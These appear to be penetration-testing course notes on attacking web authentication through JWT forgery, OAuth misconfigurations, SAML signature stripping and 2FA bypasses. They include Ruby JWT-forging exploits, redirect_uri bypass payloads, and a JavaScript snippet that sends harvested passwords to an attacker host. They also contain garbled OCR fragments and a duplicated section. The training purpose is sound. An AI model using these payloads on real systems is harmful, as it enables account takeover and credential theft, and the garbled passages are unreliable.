

Module 13 - Attacking Authentication

▼ Authentication in Web Apps

Usual 2FA Bypasses

- Brute Force
- Less common interfaces (mobile app, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/reusable Tokens

▼ Attacking JWT

- JSON Web Token consists of 3 pieces:
 - Header
 - Consists of:
 - Type of the token
 - Signing algorithm
 - Payload
 - Signature
 - Consists of signing:
 - Encoded header
 - Encoded payload
 - A secret
 - Algorithm specified in the header

To sign an unsigned token, the process is as follows.

```
unsignedToken = encodeBase64(header) + '.' +  
encodeBase64(payload)  
  
signature_encoded = encodeBase64(HMAC-  
SHA256("secret", unsignedToken))  
  
jwt_token = encodeBase64(header) + "." +  
encodeBase64(payload) + "." + signature_encoded
```

JWT Security Facts:

- ❑ JWT is not vulnerable to CSRF (except when JWT is put in a cookie)
- ❑ Session theft through an XSS attack is possible when JWT is used
- ❑ Improper token storage (HTML5 storage/cookie)
- ❑ Sometimes the key is weak and can be brute-forced
- ❑ Faulty token expiration
- ❑ JWT can be used as Bearer token in a custom authorization header

- ❑ JWT is being used for stateless applications. JWT usage results in no server-side storage and database-based session management. All info is put inside a signed JWT token.
 - Only relying on the secret key
 - Logging out or invalidating specific users is not possible due to the above stateless approach. The same signing key is used for everyone.

- ❑ JWT-based authentication can become insecure when client-side data inside the JWT are blindly trusted
 - **Many apps blindly accept the data contained in the payload (no signature verification)**
 - Try submitting various injection-related strings
 - Try changing a user's role to admin etc.
 - **Many apps have no problem accepting an empty signature (effectively no signature)**
 - The above is also known as "The admin party in JWT"
 - This is by design, to support cases when tokens have already been verified through another way
 - When assessing JWT endpoints set the alg to none and specify anything in the payload

Testing JWT

▼ Brute-forcing secret keys

- JWTs are signed with a secret key.
- Finding the secret key allows generating valid tokens.
- The attack is applicable only to password-signed tokens.
- The attack is offline and does not generate activity on the target's backend.
- A valid JWT from the backend is required to perform the attack.

▼ Signing a new token with the ``none`` algorithm

- Decode the JWT without validating the signature.
- Generate a new token using the "none" algorithm.
- Replace the original JWT with the newly generated token in the authentication process.

- If the backend accepts the new token and gives the same response, it indicates that the "none" algorithm is accepted.
- Successful attack allows replay attacks by using or generating valid tokens for other users or admins.

▼ Changing the signing algorithm of the token (for fuzzing purposes)

- Backend returns a JWT signed with RSA256.
- The test checks if the JWT validator enforces RSA256.
- Decode the original JWT value.
- Generate a new token signed with HS256 using our secret key.
- This test may not fully break JWT authentication but is useful for fuzzing and inspecting responses.

▼ Signing the asymmetrically-signed token to its symmetric algorithm match (when you have the original public key)

- Token is asymmetrically signed (e.g., RSA256).
- Obtain the public key used for verifying the signature.
- Generate a new token with the same payload using a symmetric signing algorithm (e.g., HS256) and the public key as the password.
- If the validator accepts the new token, it indicates that the signing algorithm is not enforced properly.
- This allows generating arbitrary tokens that the JWT validator will accept.

▼ Public Tools

- **JWT-pwn**
 - <https://github.com/mazen160/jwt-pwn>
- **jwt_tool**
 - https://github.com/ticarpi/jwt_tool
- **c-jwt-cracker**
 - <https://github.com/brendan-rius/c-jwt-cracker>
- **jwt-cracker (only HS256)**

<https://github.com/Imammينو/jwt-cracker>

▼ What to do?


- **Penetration Testers and Security Researchers**
 - Test your organization's JWT implementation via jwt-pwn, and report any weaknesses identified.
- **Developers and Defenders**

- Make sure you're enforcing the algorithm used in the JWT validator.
- Disallow unused algorithms (via the allowlisting approach).
- Always verify the JWT header and the JWT "alg" key in the JWT header.
- Never trust the "none" algorithm for signing.
- Use a long and complicated key to make secret key recovery difficult. If the secret key is identified, the entire authentication will be broken.
- Rotate your signing keys periodically.
- Don't expose important client data in JWT; it can be decoded. If sensitive data is shared in the payload, any party that obtains the token can see it.
- Add a claim for "Expiration" to overcome the non-expiration issue in the stateless protocol.

JWT Attack Scenario 1



JWT Attack Scenario 2



JWT Attack Scenario 3

Let's now go through the solution of a Bitcoin CTF web challenge that included JWT. Specifically,

- Upon successful login, the user is issued a JWT inside a cookie
- HS256 is used
- A user named admin exists
- One of the fields in the JWT header, *kid*, is used by the server to retrieve the key and verify the signature. The problem is that no proper escaping takes place while doing so.

If an attacker manages to control or inject to *kid*, he will be able to create his own signed tokens (since *kid* is essentially the key that is used to verify the signature).

What we can do, is inject to *kid* and specify a value that resides on the web server and can be predicted (as well as retrieved by the server of course).

- Through provoking errors we identified that the application is using Sinatra under the hood.
- Such a value could be "public/css/bootstrap.css" ← This value comes from Sinatra's documentation/best practices and it is a legitimate value since no proper escaping occurs while retrieving *kid*.

A ruby-based exploit can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"public/css/bootstrap.css"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub!("%=", "")

secret = File.open("bootstrap.css").read

signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"), secret, data))

puts data+"."+signature
```

An alternative ruby-based exploit for this challenge can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"aaaaaaaa\\' UNION SELECT \\' xya"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub!("%=", "")

secret = "xya"

signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"), secret, data))

puts data+"."+signature
```

▼ Attacking Oauth

- Uses JSON
- <https://www.varonis.com/blog/what-is-oauth>

OAuth2 is the main web standard for authorization between services. It is used to authorize 3rd party apps to access services or data from a provider with which you have an account.

OAuth Components

- **Resource Owner:** The entity that can grant access to a protected resource, typically the end-user.
- **Client:** An application requesting access to a protected resource on behalf of the Resource Owner. Also known as a Relying Party.
- **Resource Server:** The server hosting the protected resources, such as the API you want to access.
- **Authorization Server:** The server that authenticates the Resource Owner and issues access tokens after proper authorization. Also known as an Identity Provider (IdP).
- **User Agent:** The agent used by the Resource Owner to interact with the Client, such as a browser or a mobile application.

OAuth Scopes

- Read
 - Write
 - Access Contacts
1. **Authorization Code Grant:** In this flow, the client redirects the user to the Authorization Server to request authorization. After the user confirms, the client receives an authorization code, which it exchanges for an access token. This token allows the client to access the user's resources.
 2. **Implicit Grant:** This flow simplifies the authorization code grant by allowing the client to obtain the access token directly, without needing to exchange an authorization code.
 3. **Resource Owner Password Credentials Grant:** This flow enables the client to obtain an access token using the username and password of the resource owner (user).
 4. **Client Credentials Grant:** In this flow, the client obtains an access token using its own credentials, rather than on behalf of a user. This is typically used when the client is acting on its own behalf, not accessing resources on behalf of a user.
 5. The access token is almost always a bearer token
 6. some applications use JWT as access tokens

Authorization Code Grant Type

1. the client application and OAuth service first use redirects to exchange a series of browser-based HTTP requests that initiate the flow
2. The user is asked whether they consent to the requested access.
 - a. If they accept, the client application is granted an "authorization code".
3. The client application then exchanges this code with the OAuth service to receive an "access token", which they can use to make API calls to fetch the relevant user data.

Resources:

- <https://portswigger.net/web-security/oauth/grant-types>

▼ Common OAuth Attacks

Unvalidated RedirectURI Parameter

If the authorization server does not validate that the redirect URI belongs to the client, it is susceptible to two types of attacks.

- Open Redirect
- Account hijacking by stealing authorization codes. If an attacker redirects to a site under their control, the authorization code - which is part of the URI - is given to them. They may be able to exchange it for an access token and thus get access to the user's resources.

Capture the URL the OAuth client uses to communicate with the authorization endpoint.
`http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fphoto%3A3000%2Fcallback&scope=view_gallery&client_id=photoprint`

Change the value of the `redirect_uri` parameter.

`http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%3A1337%2Fcallback&scope=view_gallery&client_id=photoprint`

- If the redirect URI accepts external URLs, such as `accounts.google.com`, then use a redirector in that external URL to redirect to any website `https://accounts.google.com/signout/chrome/landing?continue=https://appengine.google.com/_ah/logout?continue%3Dhttp://attacker:1337`
- Use any of the regular bypasses
 - `http://example.com%2f%2fvictim.com`
 - `http://example.com%5c%5cvictim.com`
 - `http://example.com%3Fvictim.com`
 - `http://example.com%23victim.com`
 - `http://victim.com:80%40example.com`
 - `http://victim.com%2eexample.com`

Weak Authorization Codes

If the authorization codes are weak, an attacker may be able to guess them at the token endpoint. This is especially true if the client secret is compromised, not used, or not validated.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's Sequencer. Select "live capture" and then click "Analyze now". The results will inform you whether you are dealing with weak auth codes or not.



Everlasting Authorization Codes

Expiring unused authorization codes limits the window in which an attacker can use captured or guessed authorization codes, but that's not always the case.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's "Session Timeout Test" plugin. Configure the plugin by selecting a matching string that indicates the authorization code is invalid (typically 'Unauthorized') and a minimum timeout of 31 minutes.



Authorization Codes Not Bound to Client

An attacker can exchange captured or guessed authorization codes for access tokens by using the credentials for another, potentially malicious, client.

Obtain an authorization code (guessed or captured) for an OAuth 2.0 client and exchange with another client.

```
POST /oauth/token HTTP/1.1
Host: gallery:3005
Content-Length: 133
Connection: close
```

```
code=9&redirect_uri=http%3A%2F%2Fphoto%3A3000%2Fcallback&grant_type=authorization_code&client_id=maliciousclient&client_secret=secret
```

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel. Identify the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at [https://\[base-server-url\]/.well-known/openid-configuration](https://[base-server-url]/.well-known/openid-configuration) or at [https://\[base-server-url\]/.well-known/oauth-authorization-server](https://[base-server-url]/.well-known/oauth-authorization-server). If such endpoint is not available, the token endpoint is usually hosted at token.

1. Make requests to the token endpoint with valid authorization codes or refresh tokens and capture the resulting access tokens. Note that the client ID and secret are typically required. They may be in the body or as a Basic Authorization header.

```
POST /token HTTP/1.1
Host: gallery:3005
Content-Length: 133
Connection: close
```

```
code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&
grant_type=authorization_code&client_id=maliciousclient&client_secret=s
ecret
```

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel. Identify the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at [https://\[base-server-url\]/.well-known/openid-configuration](https://[base-server-url]/.well-known/openid-configuration) or at [https://\[base-server-url\]/.well-known/oauth-authorization-server](https://[base-server-url]/.well-known/oauth-authorization-server). If such endpoint is not available, the token endpoint is usually hosted at token.

2. Analyze the entropy of these tokens using the same approach as described in weak authorization codes. Alternatively, brute-force the tokens at the resource server if you have a compromised client secret or if the client secret is not necessary. The attacker above followed this approach.

Insecure Storage of Handle-Based Access and Refresh Tokens

If the handle-based tokens are stored as plain text, an attacker may be able to obtain them from the database at the resource server or the token endpoint.

To validate this as a tester, obtain the contents of the database via a NoSQL/SQL injection attack, and validate whether the tokens have been stored unhashed. Note that it is better to validate this using a code review.

Refresh Token not Bound to Client

If the binding between a refresh token and the client is not validated, a malicious client may be able to exchange captured or guessed refresh tokens for access tokens. This is especially problematic if the application allows automatic registration of clients.

Exchange a refresh token that was previously issued for one client with another client. Note, this requires access to multiple clients and their client secrets.

▼ OAuth Attack Scenario 2

Step 0: During our testing activities, we identified that the `redirectUrl` parameter is vulnerable to reflected cross-site scripting (XSS) attacks due to inadequate sanitization of user supplied data.

- Vulnerable parameter: `'redirectUrl'`
- Page resource: `'http://openbankdev:8080/oauth/thanks'`
- Attack vector: `http://openbankdev:8080/oauth/thanks?redirectUrl=[JS attack vector]`

Step 1: The following image displays that we were able to load a malicious JavaScript into the vulnerable OBP web page from an external location. The payload depicted is jQuery specific.



Step 2: Utilizing the injected JavaScript we created an invisible iframe that contained OBP's login page. That was possible due to the fact that the X-Frame-Options header of OBP's login page was set to the SAMEORIGIN value.

```
var iframe = document.createElement('iframe');
iframe.style.display = "none";
iframe.src = "http://openbankdev:8080/user_mgt/login";
document.body.appendChild(iframe);
```

Step 3: We finally injected the following JavaScript code to access the iframe's forms that contained user credentials due to the fact that Autocomplete functionality was not explicitly disabled.

```
javascript: var p=r(); function r(){var g=0;var x=false;var x=z(document.forms);g=g+1;var w=window.frames;for(var k=0;k<w.length;k++){var x = (x) || (z(w[k].document.forms));g=g+1;if (!x) alert('Password not found in ' + g + ' forms');}function z(f){var b=false;for(var i=0;i<f.length;i++){var e=f[i].elements;for(var j=0;j<e.length;j++){if (h(e[j])) {b=true}}return b;}function h(ej){var s='';if (ej.type=='password'){s=ej.value;if (s!=''){location.href='http://attacker.domain/index.php?pass='+s;}}else(alert('Password is blank'))return true;}}
```

Step 5: A previously set up netcat listener received the target user's password.

```
GET /index.php?pass= HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Bonus step: We also chained the abovementioned OAuth-based XSS vulnerability with the insufficiently secure X-Frame-Options header of the "Get API Key" page (which was set to SAMEORIGIN) and a CSRF vulnerability on the API creation functionality.

```
var iframe =
document.createElement('
iframe');
iframe.style.display =
"none";
iframe.src =
"http://attackercontrol
ed.com/malicious.html";
document.body.appendChil
d(iframe);
```

Bonus step: We finally injected a JavaScript function, similar to the one used for the remote credential theft attack, to access the iframe's contents including the created application's API key. This time, a remote API key theft attack occurred.

[illegible]

▼ OAuth Attack Scenario 3

Attacking the 'Connect' request

This attack exploits the first request (when a user clicks the 'Connect' or 'Sign in with' button). Users are many times allowed by websites to connect additional accounts like Google, using OAuth. An attacker can gain access to the victim's account on the Client by connecting one of his/her own account (on the Provider).

Step 1: The attacker creates a dummy account with some Provider

Step 2: The attacker commences the 'Connect' process with the Client using the dummy account on the Provider, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The Client has been granted access by the attacker to his/her resources on the Provider but the Client doesn't know that.

Step 3: A malicious webpage is created that:

- By means of a CSRF attack logs out the user on the *Provider*
- By means of a CSRF attack logs in the user on the *Provider* with the credentials of the attacker dummy account.
- Using an iframe, spoofs the 1st request to connect the *Provider* account with the *Client*.

Step 4: Once the victim visits the attacker's malicious page all parts of Step 3 are performed. The 'Connect' request is then issued. The attacker's dummy account is now connected with the victim's account on the *Client*. No granting access message will be displayed due to the attacker's actions on Step 2.

Step 5: The attacker can log in to the victim's account on the Client by signing in with the dummy account on the Provider.

Credits: Dhaval Kapil

▼ OAuth Attack Scenario 4

CSRF on the Authorization Response

OAuth 2.0 provides security against CSRF-like attacks through the *state* parameter. This parameter is passed in the 2nd and 3rd request of the OAuth "dance". It acts like a CSRF token.

In newer implementations of OAuth, this parameter is not required and is optional.

If you come across in an implementation where this parameter isn't utilized, you can try the attack flow on your right.

Step 1: The attacker creates a dummy account with some *Provider*

Step 2: The attacker commences the 'Connect' process with the Client using the dummy account on the Provider, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The Client has been granted access by the attacker to his/her resources on the Provider but the Client doesn't know that. The attacker saves the `authorization_code`

Step 3: The attacker forces the victim to make a request to: https://client.com/sprovider/login?code=AUTH_CODE. This can be done for example when the victim visits a webpage containing any `img` or `script` tag with the above URL as `src`.

Step 4: If the victim is logged in the *Client*, the attacker's dummy account is now connected to his/her account.

Step 5: The attacker can now log in to the victim's account on the *Client* by signing in with the dummy account on the *Provider*.

Credits Dhaval Kapil

▼ Attacking SAML

SAML - Security Assertion Markup Language

- ## SAML WorkFlow



SAML Security Considerations

- An attacker may interfere during step 5 in the SAML Workflow and tamper with the SAML response sent to the service provider (SP). Values of the assertions released by IDP may be replaced this way.
- An insecure SAML implementation may not verify the signature, allowing account hijacking.
- An XML canonicalization transform is employed while signing the XML document, to produce the identical signature for logically or semantically similar documents.
 - In case a canonicalization engine ignores comments and whitespaces while creating a signature the XML parser will return the last child node

SAML Attack Scenario

Does this mean that the SAML implementation is secure? Let's try performing a signature stripping attack before saying so.

```

- cdc:SignatureValue
- cdc:SignatureInfo
- cdc:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c140/#Core"
- cdc:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c140/#Core"
- cdc:Reference URI="#_2026040-1704-01-16-41-02-23-1100673"
- cdc:Transforms
- cdc:Transform Algorithm="http://www.w3.org/2000/05/xmldsig-core1#enveloping-signature"
- cdc:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c140/#Core"
- cdc:Transforms
- cdc:DigestMethod Algorithm="http://www.w3.org/2001/05/xml-data-c140/#SHA-256" cdc:DigestValue="
- cdc:Reference
- cdc:SignatureValue
- cdc:SignatureValue

```

Two great resource on attacking SAML can be found below.

<http://www.economyofmechanism.com/github-saml>
<https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/>

<https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e>

2FA Bypass Scenarios

Specifically a

Exchange Web Services (EWS) is a remote access protocol

100

Such an attack against Exchange can be performed using the [MailSniper](#) tool, as follows (after identifying valid credentials).

```
>> Import-Module .\MailSniper.ps1
```

```
>> Invoke-SelfSearch -Mailbox target@domain.com -  
ExchHostname mail.domain.com -remote
```

2FA Bypass Scenario 2

During an external penetration test, we came across a 2FA implementation on a web application that was related to stock/insurance management. As part of the assessment, we tried to bypass the 2FA implementation by leveraging the fact that the mobile “channel” didn’t offer a 2FA option.

The attack scenario was:

A malicious non-2FA user somehow finds a 2FA-user's credentials (for example through a social engineering attack). The malicious user wants to login, using the acquired credentials, through the web application and not through the mobile application since the web application has additional functionality. To achieve that he will have to find a way to bypass the Two Factor Authentication mechanism in place.

Our approach to bypass 2FA was as follows:

Step 1: We logged in through the mobile application as a non-2FA user (the attacker), wrote down the encrypted CSRF token for later use and kept the session alive.



Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.

Original



A Wireshark packet capture showing an original login request. The packet is an HTTP POST to /uat/xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=[attacker's CSRF token]. The request body contains a JSON object with fields like 'username', 'password', and 'csrfToken'.

Edited



The same Wireshark packet capture as above, but with the request body edited. The 'csrfToken' field has been replaced with the CSRF token of the non-2FA user (the attacker).


Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.

Response
to the
edited
request



A Wireshark packet capture showing the response to the edited request. The packet is an HTTP 200 OK from the mobile applications' backend. The response body contains a JSON object with fields like 'status', 'message', and 'data'.

Step 3: We performed a POST request through the browser requesting [https://uat.xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=\[attacker's CSRF token\]](https://uat.xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=[attacker's CSRF token]) using the CSRF token of the non-2FA user (the attacker) and the 2FA user's cookies, as mentioned above.



A screenshot of a web browser showing the POST request. The address bar shows the URL [https://uat.xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=\[attacker's CSRF token\]](https://uat.xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=[attacker's CSRF token]). The browser's developer tools show the request body as a JSON object with fields like 'username', 'password', and 'csrfToken'.

Step 4: The web application responded with a 403 Authorization error message, twice.



A screenshot of a web browser showing a 403 Authorization error message. The message is displayed in a red box at the top of the page, indicating that the user is not authorized to access the requested resource.

Step 5: We performed a GET request through the browser requesting `https://uat.xxxxxx.com/xxxxxxxParticipant` and we were finally able to browse through the web application as the 2FA user bypassing the Two Factor Authentication mechanism in place.



Resources

- <https://mazinahmed.net/blog/breaking-jwt/>
- https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/